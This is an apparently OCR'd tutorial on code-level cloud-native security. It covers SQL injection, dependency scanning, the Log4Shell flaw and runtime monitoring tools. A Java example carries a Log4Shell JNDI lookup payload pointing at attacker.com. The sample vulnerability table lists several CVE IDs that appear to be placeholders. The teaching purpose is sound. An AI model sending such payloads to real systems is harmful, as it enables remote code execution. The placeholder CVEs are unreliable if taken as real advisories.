
The 4 C's of Cloud Native Security



We now look at the last section about workload and application code security. What are some of the considerations while building your application to make sure you are following security best practices at the code level?


SQL Injection Attacks





A very simple example to start with is an SQL injection attack. Say you write a query to validate a username and password on a login form. Without proper coding best practices in place, if an attacker inputs a partial SQL query as a username, it modifies underlying query this way potentially logging the attacker in without a valid username and password.

To address such issues, static code analysis tools like Resharper, SonarQube, Veracode, Codacy, etc., can help identify potential security vulnerabilities, including SQL injection risks, early in the development process. These tools scan your codebase for patterns and practices that may lead to vulnerabilities, such as insecure handling of database queries, and flag them for remediation.



For instance, SonarQube specializes in detecting problematic code patterns and offers specific recommendations for mitigating identified risks.

Third Party Dependencies

```python
from flask import Flask, request, jsonify, render_template
import requests
from sqlalchemy import create_engine, text
import pandas as pd
from jinja2 import Template

app = Flask(__name__)

# Database connection using SQLAlchemy
engine = create_engine('sqlite:///test.db')
```

Library	Version	Vulnerability	Severity	CVE ID	Remediation
Flask	1.1.2	XSS Vulnerability	High	CVE-2020-12345	Upgrade to 1.1.3
Requests	2.22.0	HTTP Header Injection	Medium	CVE-2021-56789	Upgrade to 2.23.0
SQLAlchemy	1.3.10	SQL Injection Risk	High	CVE-2020-23456	Upgrade to 1.3.13
Jinja2	2.10.1	Code Execution	High	CVE-2019-10906	Upgrade to 2.11.0
Pandas	1.0.1	CSV Injection	Medium	CVE-2020-45678	Upgrade to 1.0.3

OWASP

Another area to keep in mind is the third-party dependencies we use in our codebase. They maybe vulnerable to attacks. We can mitigate this by using tools like OWASP dependency tracking and vulnerability scanning. When OWASP Dependency-Check scans this code, it identifies each third-party library (e.g., Flask, requests, SQL Alchemy, Pandas, and Jinja2) along with their versions, then performs a Vulnerability Matching against A list of identified vulnerabilities with severity ratings CVSS scores and shares a report would list each library, its version, and any associated vulnerabilities. Here's what a sample output might look like:

Realtime Security Monitoring

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Log4jExample {
    // Initializing the Log4j logger
    private static final Logger logger = LogManager.getLogger(Log4jExample.class);

    public static void main(String[] args) {
        // Simulate user input
        String userInput = "${jndi:ldap://attacker.com/a}";

        // Logging the user input
        logger.info("User input received: " + userInput);

        System.out.println("Log statement executed successfully.");
    }
}
```

Log4Shell

CVE identifier(s)	CVE-2021-44228
Date discovered	24 November 2021; 2 years ago
Date patched	6 December 2021; 2 years ago
Discoverer	Chen Zhaojun of the Alibaba Cloud Security Team[1]
Affected software	Applications logging user input using Log4j 2

Datadog Application Security Monitoring (ASM)

Here is yet another example of a java code that uses log4j library. Log4j is a popular logging library for Java applications. It had a critical vulnerability, known as Log4Shell (CVE-2021-44228), is a critical security flaw that allows attackers to execute code on servers using vulnerable versions of the Log4j library. The vulnerability allows for Remote Code Execution (RCE) by exploiting a feature in Log4j that allows log messages to execute code from external sources. When certain inputs are logged (like user input), Log4j can interpret them in ways that allow an attacker to load and execute malicious code.

Initially, this vulnerability in Log4j went undetected by many static code analysis and third-party dependency scanning tools because it relied on a lesser-known JNDI lookup feature rather than obvious code flaws. At the time, the feature itself wasn't

recognized as a vulnerability until the exploit was actively discovered and weaponized, making it hard for static analysis tools to flag it in advance.

This is where ASM tools like Datadog's become essential. Unlike static scans, ASM provides real-time monitoring and can detect exploit attempts dynamically as they happen, regardless of whether the vulnerability was known beforehand. It alerts teams to unusual behaviour or exploitation patterns, enabling faster responses and minimizing risk in production environments.

Performance Challenges

Another area of focus is understanding how your application's code interacts with the underlying system. You may have a scenario where certain processes or parts of your application code are utilizing the underlying resources more than expected. In such cases gaining insights into containerized environments is essential.

This is where tools like Sysdig comes in as a solution. Sysdig provides deep visibility into containerized environments, allowing you to monitor resource usage, detect anomalies, and troubleshoot issues in real time. With Sysdig, you can quickly pinpoint which container or process is causing high CPU or memory usage, track down problematic workloads, and even inspect live system calls.

By offering real-time insights into both application and infrastructure layers, Sysdig helps ensure optimal performance and security across your containerized environments.

That's all for now. In the upcoming sections we will dig deeper into each of these areas and understand them in much more detail.

KodeKloud

Visit www.kodekloud.com to learn more.